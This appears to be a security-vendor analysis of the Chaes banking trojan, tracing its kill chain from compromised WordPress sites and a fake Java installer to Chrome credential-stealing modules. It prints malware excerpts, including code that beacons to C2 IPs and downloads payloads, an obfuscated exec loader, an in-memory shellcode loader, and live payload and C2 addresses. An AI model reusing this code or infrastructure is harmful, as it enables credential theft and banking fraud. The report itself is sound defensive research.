Chasing Chaes Kill Chain

b decoded.avast.io/anhho/chasing-chaes-kill-chain/

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by Anh Ho and Igor MorgensternJanuary 25, 202215 min read

Introduction

Chaes is a banking trojan that operates solely in Brazil and was first reported in November 2020 by Cybereason. In Q4 2021, Avast observed an increase in Chaes' activities, with infection attempts detected from more than 66,605 of our Brazilian customers. In our investigation, we found the malware is distributed through many compromised websites, including highly credible sites. Overall, Avast has found Chaes' artifacts in 800+ websites. More than 700 of them contain Brazilian TLDs. All compromised websites are WordPress sites, which leads us to speculate that the attack vector could be exploitation of vulnerabilities in WordPress CMS. However, we are unable to perform forensics to confirm this theory. We immediately shared our findings with the Brazilian CERT (BR Cert) with the hope of preventing Chaes from spreading. By the time of this publication, Chaes' artifacts still remain on some of the websites we observed.

Chaes is characterized by the multiple-stage delivery that utilizes scripting frameworks such as JScript, Python, and NodeJS, binaries written in Delphi, and malicious Google Chrome extensions. The ultimate goal of Chaes is to steal credentials stored in Chrome and intercept logins of popular banking websites in Brazil.

In this posting, we present the results of our analysis of the Chaes samples we found in **Q4** 2021 . Future updates on the latest campaign will be shared via <u>Twitter</u> or a later post.

Infection Scheme

When someone reaches a website compromised by Chaes, they are presented with the below pop-up asking users to install the Java Runtime application:

$\rightarrow \times$				
	ÁREAS D	ORACLE	ато	م
		DIAGNÓSTICO DE SOLUÇÕES E PROBLEMAS JAVA		
	6	Há uma atualização de segurança disponível, Detectamos que a versão atual do seu plugin JAVA está desatualizada. recomendamos que você se atualize agora para manter seu sistema seguro e livre de ameaças, Manter versões desatualizadas do java em seu sistema representa um sério risco a sua segurança e privacidade.		
	la	altamente recomendável que você instale a versão atualizada do java, a partir da versão 42 nçada em abril de 2017 o windows desativou a forma padrão pela qual os browsers suportam ug-ins e talvez você não consiga usar o plug-in do java neste dispositivo.		
	funciona	TANTE: A versão mais recente do java é sempre recomendada por conter atualizações de alidades, correções de vulnerabilidades e melhorias de desempenho das versões anteriores, além ntir que seu dispositivo fique sempre seguro e livre de ameaças.		
		🗧 INICIAR ATUALIZAÇÃO 🐳		

If the user follows the instructions, they will download a malicious installer that poses as a legitimate Java Installer. As shown below, the fake installer closely imitates the legitimate Brazilian Portuguese Java installer in terms of appearance and behavior.

6	Java Runtime Environme	nt 272	- 🗆 🗙
الله Java ^r			ORACLE
produtos que utilizam o Ja	ão do Java Runtime Environment é r va continuem funcionando normalme abilidades no seu computador. Clique ime Environment.	nte, o cancelament	o desta
	< Voltar	Avançar >	Cancelar
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⊌ É Java	Java Runtime Environme	ent 272	
الله Java ^r	Java Runtime Environme		
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
Once the installation begins, the user's system is compromised. After a few minutes, all web credentials, history, user profiles stored by Chrome will be sent to attackers. Users may experience Google Chrome getting closed and restarted automatically. This indicates any future interactions with the following Brazilian banking websites will be monitored and intercepted:

- mercadobitcoin.com.br
- mercadopago.com.[ar|br]
- mercadolivre.com.br
- lojaintegrada.com.br

Technical Analysis

Infected websites

Upon inspecting the HTML code of the compromised websites, we found the malicious script inserted as shown below:



In this case, the V=28 likely represents the version number. We also found a URL with other versions as well:

- https://is[.]gd/EnjN1x?V=31
- https://is[.]gd/oYk9ielu?D=30
- https://is[.]gd/Lg5g13?V=29
- https://is[.]gd/WRxGba?V=27
- https://is[.]gd/3d5eWS?V=26

The script creates an HTML element that stays on top of the page with "Java Runtime Download" lure. This element references an image from a suspicious URL


- https://sys-dmt[.]net/index.php?D\
- https://dmt-sys[.]net/

and an on-click download of a Microsoft Installer from

- https://bkwot3kuf[.]com/wL38HvYBi0l/index.php?get or
- https://f84f305c[.]com/aL39HvYB4/index.php?get Or
- https://dragaobrasileiro[.]com.br/wp-content/themes/getCorsFile.php

Microsoft Installer

The flowchart below shows the infection chain following the malicious installer execution.



	Name			
	CustomAction			
	📄 !Dialog			
	Directory			
	📄 !EventMapping			
	📄 !Feature			
	FeatureComponents			
	linstallExecuteSequence			
	📄 !InstallUISequence			
	📄 !Media			
	📄 !ModuleSignature			
	Property	Inside	the MSI	pack
	📄 !RadioButton			
	📄 !TextStyle			
	📄 !UIText			
	Upgrade			
	[2]20mmarjin emailen			
	Binary2B0398D9F421B1DF514A89DAB2			
	Binary5EC4B5140572490E28F017F04CD9			
	BinaryA0D811622BFA62F953F9850F6CF9			
	Binary.NewFldrBtn			
	Binary.UpFldrBtn			
1	The installer contains 3 malicious 19	s files	install	ic

kage

The installer contains 3 malicious JS files install.js, sched.js, and sucesso.js renamed to Binary. _ as shown above. Each of them handles a different task, but all are capable of reporting the progress to the specified CnC :

```
function log2server(message) {
   try {
      var server = "https://198.23.153.130/views/?s=";
      var srvXmlHttp = getXmlHttpForLog();
      if (!srvXmlHttp) return false;
        srvXmlHttp.setOption(
            SXH_OPTION_IGNORE_SERVER_SSL_CERT_ERROR_FLAGS, SXH_SERVER_CERT_IGNORE_ALL_SERVER_ER
      );
      srvXmlHttp.open("GET", server + b2a(message), false);
      srvXmlHttp.send();
    } catch (error) {
        //
      }
}
```

Implementation of the logging function across all 3 scripts

install.js

The purpose of this script is to download and execute a setup script called **runScript** that will prepare the proper **Python** environment for the next stage loader. After making an HTTP request to a hardcoded domain, the obfuscated **runScript** is downloaded and then executed to perform the following tasks:

- Check for Internet connection (using google.com)
- Create %APPDATA%\\<pseudo-random folder name>\\extensions folder
- Download password-protected archives such as python32.rar/python64.rar and unrar.exe to that extensions folder
- Write the path of the newly created extensions folder to HKEY_CURRENT_USER\\Software\\Python\\Config\\Path
- Performs some basic system profiling
- Execute unrar.exe command with the password specified as an argument to unpack python32.rar/python64.rar
- Connect to C2 and download 32bit and 64bit <u>__init__.py</u> scripts along with 2 encrypted payloads. Each payload has a pseudo-random name.

```
var strPathDest =
    getEnvironmentVariable("APPDATA") +
    "\\" +
    randomWord(rnd(4, 10)) +
    " " +
    randomWord(rnd(4, 10));

    mkdir(strPathDest);
    mkdir(strPathDest);
    mkdir(strPathDest + "\\" + DIR_EXTENSIONS);

    dowmloadUnrar(strPathDest + "\\" + DIR_EXTENSIONS);

    var DEFAULT_INSTALL_URL = "https://google.com/";
    var DEFAULT_HOST_URL = "https://200.234.195.91/~tecnolog/campanhas/";
    var DEFAULT_PYTHON_SCRIPT = "https://176.123.3.100/base/init.php";
    var APP_UNRAR = DEFAULT_HOST_URL + "unrar.exe";
    var PACKAGE_PYTHON32 = DEFAULT_HOST_URL + "python32.rar";
    var DIR_EXTENSIONS = "extensions";
```

runScript.js content

sched.js

The purpose of this script is to set up persistence and guarantee the execution of __init__.py downloaded by runScript from the previous step. Sched.js accomplishes this by creating a Scheduled Task as its primary means and creating a Startup link as its backup means. Ultimately, they are both able to maintain the afterreboot execution of the following command:

```
...\\<python32|python64>\\pythonw.exe __init__.py /m
```



ScheduledTask Configuration

sucesso.js

This script reports to **CnC** that the initial installation on the victim's computer has succeeded and is ready for the next stage

Python Loader Chain

The Scheduled Task created by sched.js eventually starts __init__.py whichinitiates the Python in-memory loading chain. The loading chain involves many layers of Python scripts, JS scripts, shellcode, Delphi DLLs, and .NET PE which we will break down in this section. Impressively, the final payload is executed within __init__.py process (PID 2416 and 4160) as shown below:

Lasknostlexe	1900			7.07 IVID	IETTWINO_T\IEUSEI	most process for windows ras.
🔺 💷 taskeng.exe	232			1.39 MB	IE11WIN8_1\IEUser	Task Scheduler Engine
4 🕞 pythonw.exe	3972			183.5 MB	IE11WIN8_1\IEUser	Python
a 📴 pythonw.exe	2416			74.88 MB	IE11WIN8_1\IEUser	Python
4 🔘 node.exe	3864			20.55 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
🔤 conhost.exe	2832			984 kB	IE11WIN8_1\IEUser	Console Window Host
a 📴 pythonw.exe	4160			69.96 MB	IE11WIN8_1\IEUser	Python
4 💿 chrome.exe	5956	0.12	2.84 kB/s	22.11 MB	IE11WIN8_1\IEUser	Google Chrome
🧿 chrome.exe	6740			1.56 MB	IE11WIN8_1\IEUser	Google Chrome
🧿 chrome.exe	2224			105.15 MB	IE11WIN8_1\IEUser	Google Chrome
💿 chrome.exe	3568	0.08	2.61 kB/s	8.05 MB	IE11WIN8_1\IEUser	Google Chrome
🧿 chrome.exe	4876			6.33 MB	IE11WIN8_1\IEUser	Google Chrome
🧿 chrome.exe	6704		120 B/s	23.24 MB	IE11WIN8_1\IEUser	Google Chrome
🧿 chrome.exe	5456		120 B/s	11.23 MB	IE11WIN8_1\IEUser	Google Chrome
🧿 chrome.exe	244			6.25 MB	IE11WIN8_1\IEUser	Google Chrome
4 🔘 node.exe	7160			16.53 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
🔍 conhost.exe	5864			984 kB	IE11WIN8_1\IEUser	Console Window Host
4 🔘 node.exe	4348	0.15	514 B/s	16.62 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
🔤 conhost.exe	5112	0.11		984 kB	IE11WIN8_1\IEUser	Console Window Host
wsqmcons.exe	3300			2.3 MB	NT AUTHORITY\SYSTEM	Windows SQM Consolidator


__init__.py

```
import lzma
def TkKPDDprOQZh(MGDZBZamcd):
    exec(bytearray(MGDZBZamcd).decode('ascii'), globals())
def yDBHfraPHQE(PaiuLwdnhyr):
    return lzma.decompress(bytearray(PaiuLwdnhyr))
def wkKTrkApAHd():
   return open("...\\NLviPSjKPcp", "rb").read()
def VIRarqDGvT(KbsNZNUILyCCLksm, JgqwAJOzKMtVUwQvT):
    for nGVBExpiCVBiAXok, bMGwzGxXVsV in enumerate(KbsNZNUILyCCLksm):
        KbsNZNUILyCCLksm[nGVBExpiCVBiAXok] = bMGwzGxXVsV ^ JgqwAJOzKMtVUwQvT[nGVBExpiCVBiAXok %
            JgqwAJOzKMtVUwQvT)]
   return KbsNZNUILyCCLksm
def main():
   cuOGCmSrhy = "iFPDTXSgKRHlrtHTmOETnjRlpNaErdnZQLSlnshutYaHnfnvyFKWsJGrbXNLxsYNepvUzCnWAZTBt
   YBLVpyPUYG = wkKTrkApAHd()
    TBcJuVQBjvYYTPxCOe = VIRarqDGvT(
       bytearray(YBLVpyPUYG), bytearray(cuOGCmSrhy.encode()))
   UCsMrmzlLuFkA = yDBHfraPHQE(TBcJuVQBjvYYTPxCOe)
    TkKPDDprOQZh(UCsMrmzlLuFkA)
if __name__ == "__main__":
    main()
```

Obfuscated content

The __init__.py xor decrypts and decompresses the pseudo-random filename downloaded by runScript.js into another Python script. The new Python script contains 2 embedded payloads: image and shellcode in encrypted form. Image represents the Chaes loader module called chaes_vy.dll while shellcode is an in-memory PE loader. We found this particular loader shellcode reappearing many times in the later stages of Chaes. Running the shellcode using CreateThread API with proper parameters pointing to chaes_vy.dll, the Python script eventually loads chaes_vy.dll into memory:

```
decrypted = crypt(bytearray(shellcode), bytearray(key.encode()))
decompressed = lzma.decompress(bytearray(decrypted))
pShellcode = data2ptr(bytearray(decompressed))
decrypted = crypt(bytearray(image), bytearray(key.encode()))
decompressed = lzma.decompress(bytearray(decrypted))
pFile = data2ptr(bytearray(decompressed))
windll.kernel32.LoadLibraryW.restype = c_void_p
hKernel = windll.kernel32.LoadLibraryW(c wchar p("kernel32.dll"))
windll.kernel32.GetProcAddress.restype = c_void_p
windll.kernel32.GetProcAddress.argtypes = (c_void_p, c_char_p)
pGetProcAddress = windll.kernel32.GetProcAddress(
    hKernel, c_char_p("GetProcAddress".encode('ascii', 'ignore')))
pLoadLibraryA = windll.kernel32.GetProcAddress(
    hKernel, c_char_p("LoadLibraryA".encode('ascii', 'ignore')))
class structParam(Structure):
   _fields_ = [("pLibraryImage", c_void_p),
                ("dwLoadLibraryA_Offset", c_void_p),
                ("dwGetProcAddress Offset", c void p),
                ("pLoadLibraryA", c_void_p), ("pGetProcAddress", c_void_p),
                ("hBaseAddress", c_void_p), ("OnModuleLoaded", c_void_p)]
p = structParam()
p.pLibraryImage = pFile
p.dwLoadLibraryA_Offset = c_void_p(pLoadLibraryA - hKernel)
p.dwGetProcAddress_Offset = c_void_p(pGetProcAddress - hKernel)
parameters = data2ptr(bytearray(p))
windll.kernel32.CreateThread.argtypes = (c void p, c size t, c void p,
                                         c_void_p, c_ulong, c_void_p)
hThread = windll.kernel32.CreateThread(c_void_p(0), c_size_t(0), pShellcode,
                                       parameters, c_ulong(0), c_void_p(0))
```



Chaes_vy.dll

Chaes_vy is a Delphi module that loads an embedded .NET executable that in turn runs 2 JavaScripts : script.js and engine.js . These two scripts hold the core functionalities of the Chaes_vy module.


script.js

This script acts as the interface between .NET framework and JScript framework, providing the necessary utilities to execute any scripts and modules that <u>engine.js</u> downloads in the future. By default, <u>script.js</u> will try to retrieve the paths to payloads specified in the argument of <u>___init__.py</u>. If nothing is found it will execute <u>engine.js</u>

engine.js

This script employs 2 methods of retrieving a JS payload: getBSCode() and getDWCode() both are called every 6 minutes.

GetBSCode is the primary method, also the only one we are able to observe serving payload. The encrypted payload is hidden as commented-out code inside the HTML page of a Blogspot which is shown below. Without being infected by Chaes, this site is completely harmless.



View of the Blogpost page contains hidden malicious code

On the other hand, when executed, engine.js will parse the string starting from <div id=\"rss-feed\"> which is the marker of the encrypted payload:

<**div class=**'widget-content'> <!-- LUCIFER MARK --- [[HOSTS=package-mars2020.xyz]] --.

<!-- <

id="rss-feed">an593QoLKNB53pck9UV5bbvfYgmQKe5DsaYMWYYQyJplg6Hh1nCKv1Wgm8kg22xoKe/aSUuCAwpb+Xf+hacrBR9qNfRRGIKt3 ZNq4U0Kfvv6Xs1D47y85+RkcLKvv6BDKUtDZPDi2wCbr[jjj701Jg/pNIEP8m0A4Rei6WF5mMQQXFpsP2od7LIIAIs/WvrX8ZWJAtDjQ3OHleab5AU xOaOCDvjyhUe22DE2kuRUA6ztozM2nzLO/fUQTLiKtGerr/W2bvs7q1mBUw/Cm7cMMPQNqrME/LDWYYphHKUFQqTK3Uw0aGfL6OlWSCgY ZVbfDC+MxYfkSw00ePPZBiSzPHU5HRApz2MZNV3CQMLqzTGm4oen/IBn4yE09a+OukFjVg2deC6VuxZvHX3DoflcZk45vr7KMxLZ45bFvdqMI SruzSugLCjkvbgrq9FlMW4VBAWmKUrKYJ+yvZSIVRJj4ZIrysY+/eL5ekdpAyfVZ7pr8QtupjzbvmF4bvFA/mpa0o7pav/ixW+W2T5cPcvdjQgn+ DuX225c8An6iwde1cLBnC8Y/U308NU+z4CzDHhVufMgULKdBi7YyLqUUS5Ed/C4s7otFHncWD2qy/WtnNYYhBjvvpcKYZcqnDbQAYJ8MBnvcWw txCTN9gAmQWHhHjxDR9SsqdDu3CJypDBRkjoEOnBjgVvKOY1kc4mFZ5vINF5PYpKH7ytUZZeP306PpwGzIYVWam69YCTrH6sURRfutZSL mYNzXRdienIYBp4ECYd8xkFXqM+Wu3IPfhaQzhduDueRC7YK/uQ55uIwxilatlOattCD3AfYBCfEeglmAAjKX3IKwTIKFs4BOFj6PhgoRHzNwSV EVGNFz4kV/bVasKCWa3dRqoC8f3LsWjs9pzG6RUsKSh6BiEARn522RFy5azER4FQO3evH/qlkqVTWWAdJyAdz1u5balUtyP26vfuDjtVLXPE iYhqhjxL5Caml6qOZUFQMOnrP6409LTe6c07utZzxObxlK/yGMJPUOcQ/3M4jGuNt2oLDv5uDdC2kPU4WplzRLTzdH7nTdwglhE1uiY6CRey0gZY EdbNGn7uP1zCYbg/9StVeJpfNR+1Nnn5/7Kktb5NUL2uLiIJSbvT2zP7vzaPFy0tLyPCGZ37Q29Div0yf6i7aLDL0qPJIsaBUvbaPEZwy+dxKr1Yhr hsysfWzuyHVcrAAGZS8bKFMucFyKhOvqD2OxAGQBA+M5P9/Hjc2sY3FmG+47s355Z7V1UEFsc1NEr00X/9q9N903j16kJ3nivJ9aAh61A4EJji gcJIDJLuRn82Nv8UA+hvPkaBK/3VCRjuCQX/sEFhscxVyDnhEGQBn0b/hWefe/brIBTv/QHecAsh3ZKLTYB0vde/6ReoZcD/h4KkCnqAy/vcC9A ZPTfrReA60J1f2MAdm6Bf7D33QLAyYeas9GbPJVmq3oYr+kd7dN4k8RHkmBKyPfnSP357P45TwigorSELbDJQDPlszuGLsQkK3+fvQq7MdXhj LhiyjPSp0VUX2OEYpuxn5P02WuMnoDbSYUD66Rs7XemLcP3jW57bXYgvZ+oLPEKVC5gdqnfgGd1shkZymVWAQ6x6p9E3Bmz3XgDewgIRm0 Wyuwdt93XiKvthSH1n0Yz9l+J5hL2q11htiKvairhYsJn03Ujela52vXGTaGwpSWquMgtMUgETOGR/06i2ALI3vxRJOAmKYxciQomsiB33/gKff63Z0 ZKkMnJqCO7bQLPHAJNKd18bZ3EoeQkrvvqledD8DZYILwY/1YmkykopWDWDIbTGsVIQpHCJ188F050FzakAxf1wA23TsrvCYvCgBxP5NRLw0l8 <**</**


Hidden code

After decrypting this text using AES with a hardcoded key, instructions.js is retrieved and executed. This script is in charge of downloading and executing Chaes' malicious Chrome "extensions". More info about instructions.js is provided in the next section.

getDwCode is the secondary method of retrieving **instruction.js**. It employs a DGA approach to find an active domain weekly when **getBSCode** fails. Since we are not able to observe this method being used successfully in the wild, we have no analysis to present here. However, you can check out the full algorithm posted on our <u>Github</u>.

Instructions.js

Instructions.js is the last stage of the delivery chain. Nothing up to this point has gained the attacker any true benefits. It is the job of **instructions.js** to download and install all the malicious extensions that will take advantage of the Chrome browser and harm the infected users. The address of all payloads are hardcoded as shown below:





The extensions are separated into password-protected archives vs encrypted binaries. The non-compressed payloads are PE files that can be run independently while compressed ones add necessary NodeJS packages for the extension to run. Below is the example of chremows63_64 archive contents:

Name	Size	Packed	Туре
.			File folder
node	48,022,479	16,212,000	File folder
node_modules	12,104,456	3,038,944	File folder
🕬 chremows2.bin *	3,771,424	3,775,008	BIN File
package.json *	421	272	JSON File
package-lock.json *	30,769	10,032	JSON File

All the binaries with dll_filename argument such as chromeows2.bin are encrypted, including the ones inside the RAR archive. The decryption algorithm is located inside script.js as we mentioned in the previous section. To decrypt and run each binary, Chaes needs to call __init__.py with the file path specified as an argument.

The extension installation can be simplified into the following steps:

- An HTTP Request (aws/isChremoReset.php) is sent to check if Google Chrome from a particular uid has been hooked. If not, Chrome and NodeJS will be closed. More information about uid in the "Online" section below.
- The download request is constructed based on 3 scenarios: 32bit, 64bit, and no Google Chrome found. Each scenario will contain suitable versions of the extensions and their download links.
- The extension is downloaded. The compressed payload will be unpacked properly.
- A hosts file is created for the newly downloaded module. Inside the file is the CnC randomly picked from the following pool:

```
function setHostsFile(dest) {
    var hosts = [
         //'https://176.123.3.100',
         //'https://176.123.3.107',
         'https://191.252.110.75',
         'https://191.252.110.241'
         //'https://91.208.184.164'
    ];
    var r = (new Random()).Next(0, 2);
    File.WriteAllText(dest + '\\hosts', hosts[r]);
}
```

Each extension will use the address specified in **hosts** for CnC communication


Launch each extension through python.exe __init__.py with proper arguments as shown below

```
function runExtensionLibrary_PNET(extension) {
   var isWin64 = Directory.Exists("C:\\Windows\\SysWOW64");
   if ((extension.is64) && (!isWin64)) return false;
   var strPythonPath = getProp("SOFTWARE\\Python\\Config", "Path", true);
   var extension_filename = strPythonPath + "\\" + extension.filename;
   var extension_dir = strPythonPath + "\\" + extension.name;
   var v_switch = getRandomSwitch_LoadLibrary();
   var sep = getRandomParamSep();
   var python_exe = "pythonw.exe";
   var python_platform = "python32\\";
   var extension_dll = "..\\" + extension.filename;
   if (extension.is64) python_platform = "python64\\";
   if (extension.dll_filename) extension_dll = extension.dll_filename;
   var python_app = strPythonPath + "\\" + python_platform + python_exe;
   var startInfo = new ProcessStartInfo(
       python_app,
       "..\\" + python_platform + '__init__.py "' + sep + v_switch + "=" +
           extension_dll + '"'
   startInfo.CreateNoWindow = true;
   startInfo.UseShellExecute = false;
   startInfo.WorkingDirectory = extension_dir;
   log_PNET('Process Working Directory: ' + extension_dir);
   var proc = Process.Start(ProcessStartInfo(startInfo));
   if (proc) {
       log_PNET('Process \'' + extension_filename + '\' started: ' + proc.Id);
       log_PNET('Warning runExtensionLibrary_PNET(): Could not start \'' + extension_filename
   return proc;
```

Extensions

Online

online.dll is a short-lived Delphi module that is executed by instruction.js
before other modules are deployed. Its main purpose is to fingerprint the victim by
generating a uid which is a concatenation of drive C: VolumeSerialNumber,
UserName, and Computername. The uid is written to a register key
SOFTWARE\\Python\\Config\uid before being included inside the beaconing message.



This registry key is also where instruction.js previouslygets the uid asking CnC if the victim's Chrome has been hooked. The first time instruction.js gets launched this registry has not been created yet, therefore the Chrome process is always killed.

Online.dll retrieves the CnC server specified in the **hosts** file and performs the beaconing request /aws/newClient.php, sending the victim's **uid** and basic system information.

Mtps4 (MultiTela Pascal)

Module mtps4 is a backdoor written in Delphi. Its main purpose is to connect to CnC and wait for a responding PascalScript to execute. Similar to the previous module, CnC is retrieved from the hosts file. Mtps4 sends a POST request to the server with a hardcoded User-Agent containing uid and command type. It currently supports 2 commands: start and reset. If the reset command is responded with ' (* SCRIPT OK *) ', it will terminate the process.

Start command is a bit more interesting.

```
POST /aws/isTela.php HTTP/1.1
Host: 191.252.110.75
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Content-Type: application/x-www-form-urlencoded
```

uid=01234567UserHostname&type=start

Example of an HTTP request with "start" command

As a reply to this command, it expects to receive a **PascalScript** code containing a comment ' (* SCRIPT OK *)'.

mtps4 is compiled with <u>https://github.com/remobjects/pascalscript</u> to support PascalScript. Before running, the script they create a window that copies the screen and covers the entire desktop to avoid raising suspicion when performing malicious tasks on the system.

```
DesktopWindow_w = GetDesktopWindow_w();
WindowDC_w = GetWindowDC_w(DesktopWindow_w);
GetSystemMetrics_w(v7);
v20 = v8;
GetSystemMetrics_w_0(v9);
v19 = v10;
v11 = TPicture_ForceType_w(*(*(a1 + 1004) + 464));
Canvas = Vcl::Graphics::TBitmap::GetCanvas(v12, v11);
v14 = sub_527510(Canvas);
BitBlt_w(v14, 0, 0, v19, v20, WindowDC_w, 0, 0, SRCCOPY);
sub_59A80C(*(a1 + 1008), 1, v15);
v16 = handle_needed(a1);
SetFocus_w(v16);
v17 = handle_needed(a1);
return SetForegroundWindow_w(v17);
```

Unfortunately during the investigation, we couldn't get hold of the actual script from the CnC.

Chrolog (ChromeLog)

Chrolog is a Google Chrome Password Stealer written in Delphi. Although it is listed as an extension, **Chrolog** is an independent tool that extracts user personal data out of the Chrome database and exfiltrates them through HTTP. The CnC server is also retrieved from the **hosts** file previously created by **instruction.js**.

HTTP Request	Data Exfiltration
/aws/newUpload.php	Cookies, Web Data, and Login Data (encrypted)

/aws/newMasterKey.php	Chrome Master Key used to decrypt Login Data
/aws/newProfileImage.php	Profile Image URL collected from <i>last_downloaded_gaia_picture_url_with_size</i> attribute inside Local State
/aws/newPersonalData.php	Username, fullname, gaia_name
/aws/bulkNewLogin.php	All Login Data is decrypted and added to local.sql database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewUrl.php	History is added to local.sql database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewAdditionalData.php	Web Data is written to local.sql database. Then the corresponding section of the database is exfiltrated
/aws/bulkNewProcess.php	All running processes are collected and written to local.sql database. Then the corresponding section of the database is exfiltrated

(Cookies, Web Data, Login Data, History, and Local State is standardly located at%APPDATA%\\Local\\Google\\Chrome\\User Data\\Default\\)

Chronodx (Chrome Noder)

ile Commands Tools Favorites	Options Hel	р				
👪 👝 🖾 🗊	n m	0	(
Add Extract To Test Vie	w Delete	Find W	zard Info	VirusScan Comment	Protect	SFX
↑ r chronodx66.rar - RAR archive, unpacked size 61,153,095 bytes						
Name	Size	Packed	Туре	Modified	CRC32	
			File folder			
node	48,022,479	16,212,000	File folder	2/5/2021 12:03		
node_modules	11,911,415	2,927,152	File folder	2/5/2021 12:03		
🕸 chronodx.bin *	1,190,432	1,191,520	BIN File	11/17/2021 11:	OCE19DE3	
🛿 package.json *	351	240	JSON File	12/23/2020 12:	C3DA255B	
package-lock.json *	28,418	9,264	JSON File	12/23/2020 12:	1FEA199A	

chrolog.rar contains NodeJS packages and chronodx.bin aka Chronod2.dll.

{
"name": "chremows",
"version": "1.0.0",
"description": "",
"main": "index.js",
"scripts": {
"test": "echo \"Error: no test specified\" && exit 1"
},
"keywords": [],
"author": "",
"license": "ISC",
"dependencies": {
"crypto-js": "^4.0.0",
"puppeteer-core": "^5.5.0",
"request": "^2.88.2",
"ws": "^7.4.1"
}
}

Chronodx dependency ("name": "chremows" is indeed how it is defined)

The chronodx extension package can be separated into 2 parts: a loader called Chronod2.dll and a JavaScript banking trojan called index_chronodx2.js. First, Chronod2.dll performs an HTTP request /dsa/chronod/index_chronodx2.js to retrieve index_chronodx2.js. If successful, Chronod2.dll will run silently in the background until it detects the Chrome browser opened by the user. When that happens, it will close the browser and reopen its own instance of Chrome along with index_chronodx2.js being run from the node.exe process.

4 💷 taskeng.exe	232	1.29 MB	IE11WIN8_1\IEUser	Task Scheduler Engine
4 🛃 pythonw.exe	3972	183.5 MB	IE11WIN8_1\IEUser	Python
🖉 📝 pythonw.exe	2416	74.33 MB	IE11WIN8_1\IEUser	Python
🔺 🔘 node.exe	3864	19.23 MB	IE11WIN8_1\IEUser	Node.js: Server-side JavaScrip
🔤 conhost.exe	2832	984 kB	IE11WIN8_1\IEUser	Console Window Host
📝 pythonw.exe	4160	68.18 MB	IE11WIN8_1\IEUser	Python
🧖 pythonw.exe	664	81.35 MB	IE11WIN8_1\IEUser	Python
Chronodx in idle mode				
connosticite	LUJL	504 KD	ierrinino_riteoser	console window nose
a 📴 pythonw.exe	4160	68.43 MB	IE11WIN8_1\IEUser	Python
🔺 💽 chrome.exe	3156	21.57 MB	IE11WIN8_1\IEUser	Google Chrome
💿 chrome.exe	6076	1.56 MB	IE11WIN8_1\IEUser	Google Chrome
💿 chrome.exe	1652	104.72 MB	IE11WIN8_1\IEUser	Google Chrome
💿 chrome.exe	5808	8.03 MB	IE11WIN8_1\IEUser	Google Chrome
💿 chrome.exe	6012	6.3 MB	IE11WIN8_1\IEUser	Google Chrome
